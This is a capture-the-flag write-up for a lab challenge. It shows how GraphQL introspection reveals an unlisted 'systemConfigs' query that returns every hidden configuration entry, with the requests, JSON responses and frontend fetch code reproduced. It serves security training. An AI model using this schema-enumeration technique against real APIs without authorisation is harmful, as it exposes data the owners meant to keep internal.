Schematic
Schematic Inc's internal product dashboard. The frontend shows you what they want you to see — what's behind it?
Room Description
https://dashboard.webverselabs-pro.com/challenges/schematic
Scenario
Schematic Inc built a slick dashboard for their team. Everything looks polished on the surface, but the API powering it might expose more than the UI lets on. Dig deeper.
Objective
Schematic Inc's internal product dashboard. The frontend shows you what they want you to see — what's behind it?
Alright, the intro is pretty short and sweet, we know that the challenge is GraphQL related, and funnily enough the daily BugForge challenge was just that, GraphQL!
Initial Analysis

Right from the get-go by just landing on the homepage we make a request towards "/", and several more towards /graphql.
Request & Response #1:
{"query":"{ users { id name email } }"}
{"data":{"users":[{"id":1,"name":"alice","email":"[email protected]"},{"id":2,"name":"bob","email":"[email protected]"},{"id":3,"name":"charlie","email":"[email protected]"}]}}
Request & Response #2:
{"query":"{ products { id name price } }"}
{"data":{"products":[{"id":1,"name":"VPN Subscription","price":9.99},{"id":2,"name":"Cloud Storage 50GB","price":4.99},{"id":3,"name":"Dedicated Server","price":29.99}]}}
Request & Response #3:
{"query":"{ systemConfig(key: \"app_version\") { value } }"}
{"data":{"systemConfig":{"value":"2.4.1"}}}
Endpoints
Other than that we have different endpoints available for browsing; /team, /products, /about.

When requesting /team, we get the corresponding GraphQL query.
{"query":"{ users { id name email } }"}
Same response as when we open the homepage.
{"data":{"users":[{"id":1,"name":"alice","email":"[email protected]"},{"id":2,"name":"bob","email":"[email protected]"},{"id":3,"name":"charlie","email":"[email protected]"}]}}

When requesting /products we get the corresponding GraphQL query:
{"query":"{ products { id name price } }"}
Same response as when we open the homepage:
{"data":{"products":[{"id":1,"name":"VPN Subscription","price":9.99},{"id":2,"name":"Cloud Storage 50GB","price":4.99},{"id":3,"name":"Dedicated Server","price":29.99}]}}

When requesting /about we don't have a GraphQL request sent alongside with it.
Finding the bug
First on the menu, we grab any of the requests towards GraphQL and check for introspection, through Burp we can do that by right clicking a request, and in the context menu choose Set Introspection Query.

We get a successful response! The response is quite large in fact, but we can focus on the information we are already working with, like users, products and systemConfig and see if we can get more information regarding them.
 (async () => {
      try {
        const [uRes, pRes, vRes] = await Promise.all([
          fetch('/graphql', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({ query: '{ users { id name email } }' })
          }),
          fetch('/graphql', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({ query: '{ products { id name price } }' })
          }),
          fetch('/graphql', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({ query: '{ systemConfig(key: "app_version") { value } }' })
          })
        ]);
We can see the requests we make in the frontend code, and there is one thing that stands out.
For users and products we are listing everything from the id, name and e-mail fields, while for systemConfig, we are specifically listing the value that is under the "app_version" key. So are there other values?
Exploitation
Let's look through the introspection dump for anything related to systemConfig. There are 5 matches when we search through the response.
So, we have the type definition:
{"kind":"OBJECT","name":"SystemConfig","description":null,"fields":[{"name":"id","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"Int","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"key","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"value","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"isDeprecated":false,"deprecationReason":null}],"inputFields":null,"interfaces":[],"enumValues":null,"possibleTypes":null},
The list query:
{"name":"systemConfigs","description":null,"args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"LIST","name":null,"ofType":{"kind":"NON_NULL","name":null,"ofType":{"kind":"OBJECT","name":"SystemConfig"}}}},"isDeprecated":false,"deprecationReason":null},
And our single-item query (the one that gets sent automatically when we open homepage):

{"name":"systemConfig","description":null,"args":[{"name":"key","description":null,"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}},"defaultValue":null}],"type":{"kind":"OBJECT","name":"SystemConfig","ofType":null},"isDeprecated":false,"deprecationReason":null}
Logically, we can now use the list query, since it doesn't require any arguments to list all of the systemConfig objects (from the type definition we know the fields are id, key, value).
{"query":"{ systemConfigs { id key value } }"}

Bonus points, I kind of wondered why just running systemConfig without a key value didn't work, and realized that it is plural and singular lol.